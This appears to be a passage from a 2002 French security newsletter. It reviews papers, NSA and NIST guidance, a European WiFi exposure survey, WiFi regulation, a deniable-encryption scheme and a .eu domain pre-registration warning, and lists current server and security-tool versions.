2. Phase de **béta test** effectuée sur le logiciel dans sa forme finale par une équipe dont le coût est nul puisque constituée de volontaires et dont la durée peut aller bien au-delà de la seule phase de test pour atteindre en temps cumulé ce qui deviendra le '**MTBF**' (Mean Time Between Failure) de l'application.

On comprendra ainsi mieux la stratégie consistant à vendre un logiciel comportant encore un nombre impressionnant de bogues… On remarquera toutefois que l'analyse développée par **R.Anderson** ne s'applique qu'imparfaitement

aux bogues générateurs de failles de sécurité, le facteur économique devenant plus complexe à déterminer car incluant d'autres coûts bien plus difficiles à apprécier que les simples charges liées aux équipes de test.

Le dernier chapitre aborde un thème dont il y a lieu de se demander s'il n'est pas le sujet principal de l'article, le véritable point d'orgue et non une simple digression. Sous le titre '**Real World Problems**', **R.Anderson** se lance dans une démonstration implacable sur les risques induits par une mise en œuvre non contrôlable de la sécurité lorsque le code source n'est pas accessible par l'utilisateur final. Si l'exemple de l'utilisation d'un protocole de type challenge/réponse entre un téléphone mobile et sa batterie (dans l'optique d'imposer l'utilisation de la batterie vendue par le constructeur et non d'une batterie 'compatible') entre au titre de l'anecdote, l'hypothèse émise sur l'existence d'un lien de causalité entre l'émergence de la technologie **TCPA** (**T**rusted **C**omputing **P**latform **A**lliance) et les exigences du **DMCA** (**D**igital **M**illenarium **C**opyright **A**ct) reste quelque peu tendancieuse … quoique la lecture de différents articles concernant l'annonce de la nouvelle plate forme commune Intel / Microsoft '**Palladium**' conduirait hélas à aller dans le même sens que Ross Anderson.

En tout état de cause, nous recommandons la lecture de cet article ouvrant une nouvelle approche dans le débat opposant les tenants des logiciels '**Open Source**' à ceux des applications opaques.

- **Complément d'information**

http://www.ftp.cl.cam.ac.uk/ftp/users/rja14/toulouse.pdf
http://www.msnbc.com/news/770511.asp?cp1=1

INFORMATIONS ET LEGISLATION

LES INFORMATIONS

AUDIT DES APPLICATIONS

SARDONIX

▪ **Description**

Site **WEB** géré par l'équipe **Immunix** et financé par le biais du programme '**CHATS**' (**C**omposable **H**igh **A**ssurance **T**rusted **S**ystems) du **DARPA**, '**Sardonix**' vise à mettre en commun les résultats des contrôles et audits effectués de part le monde sur les logiciels dits '**OpenSource**'. A cette date, aucun des 19 programmes inscrits dans la liste prioritaire suivante n'a encore été audité.

Développement	ant
Multimédia	xmms
Navigateurs	mozzila
Serveurs DNS	bind, djbdns
Serveurs FTP	proftpd, wu-ftpd
Serveurs HTTP	apache, boa, publicfile, tomcat, tux
Serveurs Messagerie	courrier mail serveur, exim, postfix, qmail, sendmail, wu-imap
Serveurs POP3	qpopper

On notera l'utilisation d'une **taxonomie** des vulnérabilités fort intéressante bien que fondamentalement orientée sur les vulnérabilités programmatiques, l'utilisation du langage '**C**' étant sous-entendue:

Buffer overflow: Terme consacré désignant l'ensemble des problèmes générés par la corruption volontaire d'une zone mémoire généralement à la suite d'une erreur de programmation. La terminologie peut être affinée en déclinant les quatre sous-classes suivantes:
- Stack smash: corruption de la zone de la pile contenant le contexte de retour de la fonction courante,
- Stack overflow: corruption de la pile contenant les variables passées à la fonction courante,
- Heap overflow: corruption d'une zone de mémoire dite 'Heap memory' allouée par une fonction telle que 'malloc',
- Static overflow: corruption de la zone de donnée statique allouée lors de l'initialisation du programme.

Print format bug: terme désignant l'ensemble des problèmes provoqués par une mauvaise utilisation du mécanisme permettant de définir le format de présentation d'une chaîne de caractères. Deux classes de fonctions sont visées en langage '**C**':
- real printf: les fonctions basiques de présentation situées dans la librairie élémentaire 'libc',
- vsprintf: les fonctions évoluées de présentation offertes par certaines librairies spécifiques.

File permission issues: terme regroupant l'ensemble des problèmes générés par un positionnement incorrect des permissions sur les fichiers et répertoires durant les phases d'installation, de configuration ou d'exploitation.

Password storage issues: terme désignant les problèmes provoqués par le stockage en clair ou avec une protection insuffisante des éléments sensibles que sont les mots de passe.

Race conditions: terme désignant les problèmes provoqués par l'existence d'une fenêtre temporelle exploitable entre la phase de positionnement d'un état et celle de sa vérification.
- File race condition: problèmes d'accès provoqués par l'utilisation de fichiers (généralement temporaires),
- In-code logic race: problèmes d'accès dans la logique même du déroulement d'un processus

Trust tainted input: terme regroupant l'ensemble des problèmes induits par la manipulation des éléments considérés comme normalement fiables: champs HTTP, paramètres d'un script, …

Network vulnerabilities: problèmes ayant pour origine les fonctions réseaux et les données transportées par celui-ci.
- Kernel: problèmes de corruption, de manipulation des structures de contrôles et des gestionnaires réseaux,
- Application: problèmes de corruption, de manipulation des traitements des éléments acquis sur le réseau.

Crypto. Vulnerabilities: problèmes provoqués par une utilisation incorrecte des techniques cryptographiques mais aussi par l'emploi d'algorithmes connus comme étant vulnérables ou trop peu robustes.

General logic errors: catégorie fourre-tout regroupant les problèmes non attachés à l'une des catégories précédemment décrites.

On ne peut qu'espérer que cette tentative ne se solde pas par un échec faute de participants et de bonne volonté. Une initiative à suivre …

▪ **Complément d'information**

http://www.sardonix.org/

GESTION DE CLEFS

NIST – KEY MANAGEMENT GUIDELINE

▪ **Description**

Aux US et en l'absence de standards applicables à la gestion des clefs cryptographiques dans le cadre des applications non classifiées, le **NIST** a engagé en 1997 un plan visant à développer un schéma de gestion des clefs publiques applicable aussi bien au sein des organisations fédérales que dans les industries privées. En novembre 2001, il a été ainsi décidé que deux documents verraient le jour dans le cadre de ce projet intitulé '**KMS**' (Key Management Standard):

- **Key Management Guidelines**:
  Destiné à établir les principes de base régissant la gestion des clefs privées, ce document sera organisé en trois sections, le premier volet étant le seul actuellement disponible.
  - **Part 1**: **General Guidance**
    Publié ce mois-ci pour commentaires, ce premier volet propose une excellente introduction au contexte de la gestion des clefs. Sont ainsi abordés en quelques 109 pages les tenants et aboutissants d'une infrastructure complexe car faisant appel à de très nombreux concepts dont certains restent difficilement accessibles par le béotien.
  - **Part 2**: **Guidance for System and Application owners**
    Cette section doit aider à identifier l'organisation de gestion la plus appropriée au contexte, à établir la politique de sécurité associée et enfin à spécifier les règles et procédures de gestion.
  - **Part 3**: **Guidance to System Administrators**
    Cette dernière section a pour objectif d'aider les administrateurs d'un système de gestion de clefs sans a priori sur les algorithmes cryptographique retenus. Seront ainsi notamment abordés les thèmes de la sélection des produits et de la configuration de ceux-ci.
- **Key Schemes Document**:
  Non encore finalisé, ce document présentera les différents schémas d'établissement de clefs (ou 'mise à la clef') susceptibles d'être utilisés dans le contexte d'un système de gestion de clefs. Deux documents transitoires sont actuellement accessibles: une première version de travail intitulé '**Key establishment schemes**' établie à l'occasion de la réunion de travail tenue en novembre 2001 ainsi qu'une spécification dénommée '**AES Key Wrap**' qui vise à définir un algorithme cryptographique s'appuyant sur **AES** et permettant la protection d'éléments dont la taille dépasse celle d'un bloc **AES** élémentaire (128 bits).

Nous recommandons fortement la lecture de la première section du '**Key Management Guidelines**' à qui souhaiterait disposer d'une présentation très complète mais concise des différents domaines liés à la gestion de clefs dont notamment la cryptographie à clefs publiques. Le lecteur y trouvera en particulier un excellent glossaire des termes techniques (109) et acronymes (30) usités.

Le sommaire de ce document est reproduit ci-dessous pour information:

- **Complément d'information**

http://csrc.nist.gov/encryption/kms/guideline-1.pdf
http://csrc.nist.gov/encryption/kms/key-wrap.pdf
http://csrc.nist.gov/encryption/kms/schemes_workshop_doc.pdf

SECURISATION

IEEE802.11B – UN SURVOL DE LA SITUATION SUR 10 VILLES EUROPEENNES

▪ **Description**

Le **CERT-IST** a mis en ligne le rapport d'une étude confidentielle menée par la société Anglaise '**Orthus Ltd**' concernant l'accessibilité publique des réseaux **IEEE802.11b**, dits '**WiFi**', déployés dans 10 grandes villes Européennes.

De plus en plus utilisés professionnellement, mais aussi individuellement, dans les grandes métropoles, les réseaux sans fils sont potentiellement vulnérables aux atteintes à la confidentialité des données, voire même à l'utilisation abusive des points d'accès (**AP** ou **A**ccess **P**oint). Différents mécanismes de protection peuvent être activés visant à restreindre l'utilisation du point d'accès aux seuls utilisateurs habilités mais aussi à éviter l'écoute des sessions établies entre un client et son point d'accès par le biais du protocole **WEP** (**W**ireless **E**quivalent **P**rivacy) dont l'activation reste optionnelle. On notera qu il a dernièrement été démontré que ce protocole était vulnérable à diverses attaques indépendantes de la longueur de la clef.

La recherche de tels réseaux pourrait paraître une affaire de spécialiste si la technologie employée ne venait au secours des curieux en tout genre: la majorité des familles de composants spécialisés dans la gestion de l'interface '**WiFi**' disposent d'une fonctionnalité de surveillance nécessaire aux phases de mise au point ou de maintenance, fonctionnalité généralement activable à partir du gestionnaire de la carte embarquée sur le poste client.

Plusieurs logiciels disponibles aussi bien en environnement UNIX que Windows tirent parti de cette 'caractéristique' pour inventorier non seulement les réseaux actifs dans l'entourage du poste mais aussi les ressources potentiellement accessibles dont les volumes partagés ! Un sport désormais connu dans certains milieux sous l'appellation '**War-Driving**'.

Les auteurs du rapport ont utilisé le fantastique outil '**netStumbler**' disponible en environnement Windows 2000 pour parcourir – devrait-on dire quadriller – 10 villes Européennes.

Sans dévoiler le contenu détaillé du rapport disponible sur le site du **CERT-IST**, les clauses protégeant celui-ci étant très restrictives, nous proposons cependant un tableau synthétisant les principaux résultats de l'étude.

Ville	Réseaux Détectés	WEP activé		Identifiant non masqué	
MILAN	12	1	**8,3%**	6	50,0%
AMSTERDAM	231	48	**20,8%**	155	**67,1%**
ZURICH	193	41	21,2%	121	62,7%
BRUXELLES	156	34	21,8%	98	62,8%
BERLIN	183	42	23,0%	42	23,0%
DUBLIN	217	71	32,7%	175	**80,6%**
LONDRE	207	68	32,9%	97	46,9%
PARIS	122	72	59,0%	58	47,5%
STOCKHOLM	318	251	78,9%	85	26,7%

Des résultats qui se passent de commentaires sauf peut-être à constater qu'Amsterdam reste la ville de toutes les libertés et que Paris ne se comporte pas si mal. On notera cependant, que les chiffres énoncés par ce rapport ne font aucune distinction entre les réseaux 'professionnels' et ceux gérés à titre 'individuel' dans la logique de l'accès libre à l'Internet. Le lecteur qui souhaiterait encore être convaincu du mouvement 'libertaire' en cours de constitution autour de ces technologies en Europe pourra aller jeter un œil sur les listes de discussions hébergées sur le serveur '**news://marla.deine.net**'

▪ **Complément d'information**

http://job.cert-ist.com/francais/outils/Something%20in%20the%20Air%20-%20A%20Drive-by-Hacking%20Survey%20of%2010%20European%20Cities.pdf

NSA - MICROSOFT WINDOWS 2000 IPSEC GUIDE

▪ **Description**

Avec ce document de 106 pages et 122 illustrations, la **NSA** (US **N**ational **S**ecurity **A**gency) nous propose un excellent guide de mise en œuvre de la technologie **IPSec** en environnement Windows™ 2000. Le lecteur souhaitant une présentation simple mais précise des services et conditions d'utilisation de cette technologie trouvera son bonheur dans le premier chapitre remarquable de pédagogie.

Le second chapitre aborde en moins de 6 pages les caractéristiques essentielles de l'implémentation **IPSec** faite par **Microsoft**. On y apprend ainsi que le gestionnaire '**IPSec**' étant chargé dans le système d'exploitation par le service du même nom, la fonctionnalité de filtrage **IP** offerte par ce gestionnaire ne sera activée qu'une fois le service initialisé soit quelque temps après que les gestionnaires réseaux aient été initialisés. Cela laisse une courte fenêtre durant laquelle le système n'est pas protégé bien qu'actif sur le réseau.

Bien entendu, l'arrêt du service IPSec désactivera immédiatement cette fonctionnalité pourtant fort utile car s'appliquant sur tous les paquets **IP** entrants et sortants que le protocole '**IPSec**' soit effectivement utilisé ou non. Comme le font remarquer les auteurs du document, la configuration du service '**IPSec**' ne pourra être correctement effectuée sans une excellente connaissance de l'implémentation propre à l'environnement **Windows 2000**, un point de vue qui sera certainement partagé par les lecteurs ayant une certaine expérience des environnements **NT**, **2000** et

XP.

Après une rapide présentation des éléments clefs d'une architecture **IPSec** Windows 2000, les quatrième, cinquième et sixième chapitres abordent le cœur du sujet: la configuration pratique des postes et des serveurs. Le lecteur est pris par la main, chaque étape de la configuration étant expliquée en détail et complétée d'une copie d'écran.

Trois annexes complètent ce document, la première décrivant synthétiquement les deux outils permettant de valider le bon fonctionnement d'une configuration IPSec:

- '**IpSecMon**', l'utilitaire de surveillance installé avec le système d'exploitation et permettant de visualiser en temps réels les associations IPSec actives,
- '**NetDiag**', un outil d'analyse fonctionnant dans une fenêtre console et devant être explicitement installé à partir du CdRom Windows 2000.

▪Complément d'information

http://nsa1.www.conxion.com/win2k/guides/w2k-20.pdf

NSA - GUIDE TO THE SECURE CONFIGURATION AND ADMINISTRATION OF MICROSOFT EXCHANGE 2000

▪Description

Dans la droite ligne des autres publications de la **NSA** et basé sur un document publié par le **MITRE**, ce manuel de 173 pages contient toutes les informations requises pour configurer, administrer et exploiter de manière sécurisée un environnement **Exchange 2000**. Un manuel similaire concernant l'environnement '**Exchange 5**' dont la dernière version date de **Janvier 2002** est par ailleurs disponible sur le même site.

Organisé en 14 chapitres denses, ce manuel - devrait-on dire cette bible – particulièrement technique répondra probablement à l'ensemble des questions que ne manquera pas de se poser tout individu confronté à l'administration, ou à l'exploitation, d'une plate-forme **Exchange**. On regrettera toutefois l'aridité de certains chapitres et ce malgré la présence de nombreuses copies d'écran. A la décharge des auteurs, le sujet traité, particulièrement complexe notamment sur le plan des interactions avec le système d'exploitation sous-jacent, n'autorise aucune simplification

- **Complément d'information**

http://nsa1.www.conxion.com/win2k/guides/w2k-21.pdf

NSA – CATALOGUE DES GUIDES DE SECURITE

- **Description**

Il y a exactement 1 an, la division **SNAC** (**S**ystem and **N**etwork **A**ttack **C**enter) de la **NSA** mettait à disposition du public une impressionnante liste de **guides** et de **procédures** de sécurisation du système Windows 2000™ et de son environnement. Cette collection s'est régulièrement enrichie d'ouvrages traitant du réseaux et des applications annexes.

Nous proposons au lecteur la mise à jour de notre catalogue qui liste ces documents en mettant en évidence le thème de rattachement, le titre, le numéro de révision et la date de publication. Les codes suivants sont utilisés :

I	Document d'information et/ou de synthèse
G	Guide de mise en œuvre et/ou manuel d'utilisation
R	Recommandations et principes élémentaires
P	Procédures et mise en application
✓	Document récemment mis à jour
✎	Document nouvellement publié

Windows 2000

Références					
	I	**Microsoft Windows 2000 Network Architecture Guide**	**V1.0**	19/04/2001	01
	I	**Group Policy Reference**	**V1.08**	02/03/2001	04
Système					
	G	**Guide to Securing Microsoft Windows 2000 Group Policy**	**V1.1**	13/11/2001	02
✓	**I**	**Guide to Securing Microsoft Windows 2000 Group Policy: Security Configuration Tool**	**V1.1**	22/01/2002	03
	P	**Guide to Securing Microsoft Windows 2000 File and Disk Resources**	**V1.0**	19/04/2001	08
	P	**Guide to Securing Microsoft Windows 2000 DNS**	**V1.0**	09/04/2001	06
	P	**Guide to Securing Microsoft Windows 2000 Encrypting File System**	**V1.0**	01/01/2001	07
	P	**Guide to Windows 2000 Kerberos Settings**	**V1.1**	27/06/2001	16
	P	**Microsoft Windows 2000 Router Configuration Guide**	**V1.02**	01/05/2001	17
✓	**R**	**Guide to Securing Windows NT/9x Clients in a Windows 2000 Network**	**V1.03**	06/03/2002	10
Annuaire					
	I	**Guide to Securing Microsoft Windows 2000 Schema**	**V1.0**	06/03/2001	09
	I	**Guide to Securing Microsoft Windows 2000 Active Directory**	**V1.0**	01/12/2000	05
Certificats					
	R	**Guide to the Secure Config. & Admin. of Microsoft W2K Certificate Services**	**V2.11**	10/10/2001	12
	R	**Guide to the Secure Config. & Admin. of Microsoft W2K Certificate Services (check)**	**V2.02**	10/10/2001	13
✓	**R**	**Guide to Using DoD PKI Certificates in Outlook 2000**	**V3.1**	08/04/2002	15
Services annexes					
✓	**I**	**Guide to Secure Configuration & Administration of Microsoft ISA Server 2000**	**V1.41**	07/01/2002	11
✓	**P**	**Guide to the Secure Configuration & Administration of Microsoft IIS 5.0**	**V1.31**	04/03/2002	14
	P	**Guide to Securing Microsoft Windows 2000 DHCP**	**V1.2**	25/06/2001	18
	P	**Guide to Securing Microsoft Windows 2000 Terminal Services**	**V1.0**	02/07/2001	19
✎	**P**	**Microsoft Windows 2000 IPsec Guide**	**V1.0**	13/08/2001	20
✎	**P**	**Guide to the Secure Configuration and Administration of Microsoft Exchange 2000**	**V1.1**	12/04/2002	21

Windows NT

	P	**Guide to Securing Microsoft Windows NT Networks**	**V4.2**	18/09/2001	nt1

Cisco

	R	**Router Security Configuration Guide, Executive Summary**	**V1.0c**	27/12/2001	cis1
	P	**Router Security Configuration Guide**	**V1.0j**	21/11/2001	cis2

Contenus exécutables					
	R	**E-mail Security in the Wake of Recent Malicious Code Incidents**	**V2.5**	20/08/2001	eec1
✓	P	**Guide to the Secure Configuration and Administration of Microsoft Exchange 5**	**V3.0**	07/01/2002	eec2
	R	**Microsoft Office 97 Executable Content Security Risks and Countermeasures**	**V1.1**	20/12/1999	eec3
✓	R	**Microsoft Office 2000 Executable Content Security Risks and Countermeasures**	**ND**	08/02/2002	eec4
Documents de Support					
	I	**Defense in Depth**	**ND**	ND	sd01
	P	**Guide to the Secure Configuration & Administration of iPlanet Web Serv Ent. Ed. 4.1**	**V1.73**	03/07/2001	sd02
✓	P	**Guide to the Secure Conf. and Admin. of Microsoft IIS 4.0**	**V1.33**	04/03/2002	sd03
✓	P	**Guide to the Secure Conf. and Admin. of Microsoft IIS 4.0 (Checklist Format)**	**V1.33**	04/03/2002	sd04
	P	**Secure Config. of the Apache Web Server, Apache Server V1.3.3 on Red Hat Linux 5.1**	**V1.12**	24/04/2001	sd05
	R	**Microsoft NetMeeting 3.0 Security Assessment and Configuration Guide**	**V1.14**	05/10/2001	sd06
✓	R	**The 60 Minute Network Security Guide**	**V1.1**	18/02/2002	sd06

Cette impressionnante liste de documents de sécurité mis à la disposition de tous par la **NSA** constitue un inestimable fond documentaire exploitable sans grand travail d'adaptation par les personnels ayant en charge la mise en place et la sécurisation d'architectures construites autour de produits **CISCO** et **Microsoft**.

▪**Complément d'information**

http://nsa1.www.conxion.com/

LA LEGISLATION

SANS-FILS

ART – EXPERIMENTATION WIFI

▪**Description**

Regroupées sous l'appellation '**Wi-Fi**', les technologies des réseaux sans fil font l'objet d'une réglementation trop souvent méconnue ou volontairement oubliée. Ces technologies, **IEEE 802.11** en tête, utilisent en effet diverses bandes de fréquences, principalement les bandes des **2.4Ghz** et **5Ghz**. Ces bandes sont définies au niveau international puis affectées par les autorités nationales, l'**ART** (Autorité de Régulation des Télécommunications) pour la France. On rappellera que la législation actuelle autorise l'utilisation des systèmes '**WiFi**' sous réserve de respecter les principes suivants:

Bande des 2.4Ghz

- En intérieur:

- Pour les départements 01, 02, 03, 05, 08, 09, 11, 12, 16, 24, 25, 26, 32, 36, 37, 41, 42, 45, 50, 55, 58, 59, 60, 61, 63, 64, 66, 67, 68, 70, 71, 75, 82, 84, 88, 89, 90 et 94:

  100mW de puissance isotrope rayonnée équivalente (PIRE) sur toute la gamme de fréquence

- En dehors de ces départements:

  10mW PIRE sur toute la gamme de fréquence

  100mW PIRE dans la gamme de fréquence de 2446,5 à 2483,5MHz (soit 4 canaux)

- En extérieur:

- Utilisation strictement contrôlée:

  Interdiction d'utilisation sur le domaine publique

  Possibilité d'utilisation avec une puissance maximale de 100mW (10mW pour les départements précédemment mentionnés) dans la bande de fréquences 2446,5 - 2483,5 MHz sous réserve d'autorisation préalable par le Ministère de la Défense

Bande des 5Ghz

- En intérieur:

200mW de puissance isotrope rayonnée équivalente dans la gamme de fréquence de 5150 à 5350MHz

- En extérieur:

Utilisation strictement interdite

On notera que ces principes sont rarement respectés comme le prouve l'émergence de points d'accès 'clandestins' dans les grandes villes Françaises mais aussi Européennes. Par son communiqué de presse du 11 Juin 2002, l'**ART** rappelle les usages aujourd'hui autorisés de cette technologie et rend public un plan d'action visant à:

- assouplir les conditions d'utilisation sur les 'hots spots' (les lieux de passage) afin d'offrir des services de raccordement à l'Internet dans les lieux de grande fréquentation (aéroports par exemple),
- assurer la mise en conformité de la réglementation française avec les décisions prises au niveau européen dans le cadre de la **CEPT**, ce qui nécessitera d'engager une discussion avec le **Ministère de la Défense**,
- décrire les conditions qui permettront de conduire des expérimentations en grandeur réelle de réseaux ouverts au public notamment afin d'évaluer leur capacité à faciliter l'accès haut débit à Internet dans des zones mal desservies par les réseaux existants.

On notera la mise à disposition d'une synthèse de la consultation publique sur la technologie **RLAN** engagée par l'**ART** en Décembre 2001 et close en février 2002.

▪**Complément d'information**

http://www.internet.gouv.fr/francais/frame-actualite.html#artwifi
http://www.art-telecom.fr/communiques/communiques/2002/11-06-2002.htm
http://www.art-telecom.fr/publications/rlan/rlanreponse.htm
http://www.telecom.gouv.fr/telecom/car_lanwifi.htm

INTERCEPTION

CHIFFREMENT ET DENEGATION RECEVABLE

▪**Description**

L'introduction, dans les textes de loi d'un nombre croissant de pays, d'articles portant l'obligation de pouvoir produire l'original d'un message chiffré intercepté dans le cadre d'une investigation légale a eu pour effet l'émergence d'une nouvelle activité d'étude dans le domaine de la cryptographie: la recherche de mécanismes de chiffrement permettant d'assurer la confidentialité d'un message tout en respectant à la lettre la réglementation en vigueur.

A priori insoluble, ce problème trouve cependant une solution dans le domaine même de sa mise en application: la recevabilité de la preuve, ou plus précisément, la possibilité pour les deux interlocuteurs mis en cause de pouvoir nier avoir transmis un message autre que celui intercepté et déchiffré.

Dénommée '**Plausible Deniality**', cette propriété nécessite de disposer d'une méthode permettant de ne révéler qu'un **message leurre**, le(s) message(s) réel(s) restant dissimulé(s). Bien entendu, et quelque soit la méthode retenue, la connaissance par les deux interlocuteurs d'une information commune (un secret voire une simple convention) restera nécessaire. On notera que les techniques de dissimulation regroupées sous le terme générique de 'canaux couverts' ou 'covert channels' respectent cette propriété.

Dans un article publié très récemment sous le titre '**Chaffinch: Confidentiality and Plausible Deniability against legal threats**', deux étudiants de l'université de Cambridge proposent un schéma d'encodage (et non de chiffrement) garantissant la confidentialité d'un flux de données à partir d'une idée initialement développée par le cryptographe bien connu **Ron Rivest** dans son article '**Chaffing and Winnoning: Confidentiality without Encryption**' (littéralement 'Moissonnage et Vannage').

L'idée originale est d'une simplicité déconcertante. Elle découle d'un postulat démontré par **R.Rivest**: il est possible d'offrir un service de confidentialité en utilisant uniquement un mécanisme d'authentification de type '**MAC**' (Message Authentication Code). Il 'suffit' pour cela de fractionner le message original en une multitudes de paquets ('grains') auxquels on adjoindra un **MAC** valide et à dissimuler ceux-ci au milieu de paquets de données aléatoires ('l'enveloppe' ou 'schaff') marqués par un **MAC** invalide. Quiconque disposera de la clef permettant de vérifier le **MAC** pourra extraire le message original en ne conservant que les paquets dont le **MAC** est valide. La mise en œuvre de ce principe nécessite cependant quelques aménagements complémentaires visant à l'adapter à des messages dont la sémantique reste humainement interprétable typiquement les messages contenant du texte. Une fonction de mise en forme devra en conséquence être appliquée dont l'objet sera de masquer la sémantique présente dans certaines portions du message codé tout en interdisant l'extraction partielle des paquets élémentaires.

L'adaptation de ce procédé au problème du 'déni juridique' consiste à entrelacer non pas les paquets provenant d'un seul message mais ceux de plusieurs messages, une clef **MAC** différente étant utilisée pour authentifier chaque message. Un message anodin sera révélé par la clef destinée à être remise aux autorités sans qu'il soit aisé pour celles-ci de prouver la présence d'autres messages dans le flux, et encore moins que ceux-ci résultent d'une volonté délibérée.

On notera cependant que la validité du schéma ici développé reste très liée à l'existence de certaines clauses de la loi anglaise dite '**RIP Act**' ou '**Regulation of Investigatory Powers Act 2000**'. En effet, cette loi traite à part le cas des clefs ne servant qu'à signer un message en ne faisant aucune obligation d'avoir à fournir celles-ci. De nouveaux types de schémas pourraient fort bien apparaître dans un futur proche, une porte sur la liberté ayant été ouverte …

▪**Complément d'information**

http://www.cl.cam.ac.uk/~gd216/chaffinchHome.html
http://www.cl.cam.ac.uk/~rnc1/Chaffinch.html

INTERNET

DNS – 'ABUS' SUR LA RESERVATION DE NOMS DE DOMAINE EN ".EU"

▪**Description**

Le 25 mars 2002, le Conseil des Ministres Européen donnait suite au projet de régulation portant sur la création du domaine racine "**.eu**", projet initialisé à l'occasion du Conseil des télécommunications du 27 juin 2001 qui s'était réuni

à Luxembourg.

En revanche, le registre ne sera ouvert qu'après un appel à manifestation d'intérêt qui sera publié au Journal Officiel et devrait être lancé dans le courant de l'été 2002. À ce jour, aucune société ne peut donc prétendre faire une quelconque réservation de nom de domaine dans le **ccTLD** (Country-Code Top-Level Domain) "**.eu**".

En conséquence et en prévision des éventuelles campagnes de (e)mailing de masse de certaines sociétés de "placement de noms" ou de bureaux d'enregistrement de noms de domaines (registrars), l'**AFNIC** a publié un avertissement sur le site Gouvernance de l'Internet.

> *L'AFNIC tient à alerter les candidats potentiels pour les noms de domaine en ".eu" qu'aujourd'hui, aucune société ou organisation n'a les moyens techniques ou financiers de garantir la réservation de noms dans cette extension.*
> *Le registre du ccTLD ".eu" n'a pas encore été désigné et les professionnels à même de proposer la future extension européenne n'ont par conséquent pas été accrédités."*
> *Les pré-enregistrements ne sauraient donc aujourd'hui être opérants, et sont effectués aux risques et périls de leurs demandeurs. Ils ne garantissent aucunement l'attribution finale d'un nom de domaine ".eu".*

Plusieurs sociétés ont néanmoins entamé leurs démarches auprès des internautes et des entreprises pour "placer" leurs services, à savoir, "***prendre en charge le pré-enregistrement pour le TLD .eu***".

Parmi celles-ci, la société "**Internet EDV S.A.R.L.**" semble être particulièrement active sur le territoire Français mais contrairement à ce que la présence du sigle "S.A.R.L." pourrait laisser penser, il s'agit d'une société autrichienne et non française. Cette société annonce ainsi sur son site **WEB**:

> *Réservez dés maintenant votre nom de domaine en ".EU" pour seulement 39,-€ !*
> *eu-domain vous propose d'effectuer de manière rapide et efficace un pré-enregistrement (réservation) pour des noms de domaines du Top Level Domain ".eu"*

Il est alors intéressant de se livrer à une rapide enquête et d'analyser les "conditions générales" (disponibles sur https://www.eu-domain.biz/french/agb.asp) et de les comparer avec les versions **anglaise** (https://www.eu-domain.biz/english/agb.asp), **allemande** (https://www.eu-domain.biz/agb.asp) et **espagnole** (https://www.eu-domain.biz/spain/agb.asp). On remarquera alors que la société change de nom : "**Internet EDV GmbH**"...

La prestation de service reste d'un niveau relativement limité, même si le "pré-enregistrement" ne coûte "que" 39 Euros:

> *"dès la disponibilité des noms de domaine en ".eu", eu-domain communiquera au distributeur (registrar) concerné les données du pré-enregistrement (réservation) par le biais de sa connexion Internet, ainsi l'entreprise procurera à ses clients les noms de domaines souhaités." Puis "Dans le cas où l'enregistrement d'un nom de domaine demandé n'aurait pas lieu, le client pourra faire gratuitement une nouvelle demande d'enregistrement d'un autre nom de domaine."*

Le client paiera donc 39 Euros pour être dans les bases de données de cette 'société, la prestation ne consistant aucunement en l'enregistrement d'un nom de domaine en "**.eu**", mais simplement en la **transmission de la demande à l'autorité d'enregistrement** lorsque celle ci sera connue.

On notera qu'il est cependant recommandé à toute société de déposer son nom de domaine dans différents pays avec les différentes extensions associés et par conséquent rapidement dans le domaine racine "**.eu**" dès que celui-ci sera réellement ouvert à l'enregistrement. Ce même principe s'applique au dépôt de marque et de nom de produits.

En cas de contestation et pour le règlement des litiges relatifs aux noms de domaine, plusieurs services ont été ouverts par le Centre d'arbitrage et de médiation de l'**OMPI** (**O**rganisation **M**ondiale de la **P**ropriété **I**ntellectuelle, ou en anglais **WIPO** (**W**orld **I**ntellectual **P**roperty **O**rganization).

- **Complément d'information**

http://www.gouvernance-internet.com.fr/dossiers/eu/
http://arbiter.wipo.int/domains/index.html
http://www.iana.org/cctld/cctld.htm
http://www.centr.org/docs/legal/best-practice.html

LOGICIELS LIBRES

LES SERVICES DE BASE

Les dernières versions des services de base sont rappelées dans les tableaux suivants. Nous conseillons d'assurer rapidement la mise à jour de ces versions, après qualification préalable sur une plate-forme dédiée.

RESEAU

Nom	Fonction	Ver.	Date	Source
BIND	Gestion de Nom (DNS)	9.2.1	01/05/02	http://www.isc.org/products/BIND
		8.3.2	19/06/02	
DHCP	Serveur d'adresse	3.0p1	08/05/02	http://www.isc.org/products/DHCP/dhcp-v3.html
NTP4	Serveur de temps	4.1.1a	23/03/02	http://www.eecis.udel.edu/~ntp
WU-FTP	Serveur de fichiers	2.6.2	29/11/01	http://www.wu-ftpd.org

MESSAGERIE

Nom	Fonction	Ver.	Date	Source
IMAP4	Relevé courrier	2001a	16/11/01	ftp://ftp.cac.washington.edu/imap/
POP3	Relevé courrier	4.0.4	12/04/02	ftp://ftp.qualcomm.com/eudora/servers/unix/popper/
SENDMAIL	Serveur de courrier	8.12.5	25/06/02	http://www.sendmail.org
		8.11.6	20/08/01	

WEB

Nom	Fonction	Ver.	Date	Source
APACHE	Serveur WEB	1.3.26	18/06/02	http://httpd.apache.org/dist
		2.0.39	18/06/02	
ModSSL	API SSL Apache 1.3.24	2.8.10	24/06/02	http://www.modssl.org
MySQL	Base SQL	3.23.52	20/06/02	http://www.mysql.com/doc/N/e/News-3.23.x.html
SQUID	Cache WEB	2.4s6	19/03/02	http://www.squid-cache.org

AUTRE

Nom	Fonction	Ver.	Date	Source
INN	Gestion des news	2.3.3	07/05/01	http://www.isc.org/products/INN
MAJORDOMO	Gestion des listes	1.94.5	15/01/00	http://www.greatcircle.com/majordomo
OpenCA	Gestion de certificats	0.2.0-5	26/01/01	http://www.openca.org/openca/download-releases.shtml
OpenLDAP	Gestion de l'annuaire	2.12	18/06/02	http://www.openldap.org

LES OUTILS

Une liste, non exhaustive, des produits et logiciels de sécurité du domaine public est proposée dans les tableaux suivants.

LANGAGES

Nom	Fonction	Ver.	Date	Source
SPLINT	Analyse de code	3.0.1.6	18/02/02	http://lclint.cs.virginia.edu
Perl	Scripting	5.6.1	23/04/00	http://www.cpan.org/src/index.html
PHP	WEB Dynamique	4.2.1	13/05/02	http://www.php.net/downloads.php

ANALYSE RESEAU

Nom	Fonction	Ver.	Date	Source
Big Brother	Visualisateur snmp	1.9c	15/05/02	http://bb4.com/
Dsniff	Boite à outils	2.3	17/12/00	http://www.monkey.org/~dugsong/dsniff
EtterCap	Analyse & Modification	0.6.6.6	02/06/02	http://ettercap.sourceforge.net/index.php?s=history
Ethereal	Analyse multiprotocole	0.9.4	19/05/02	http://www.ethereal.com
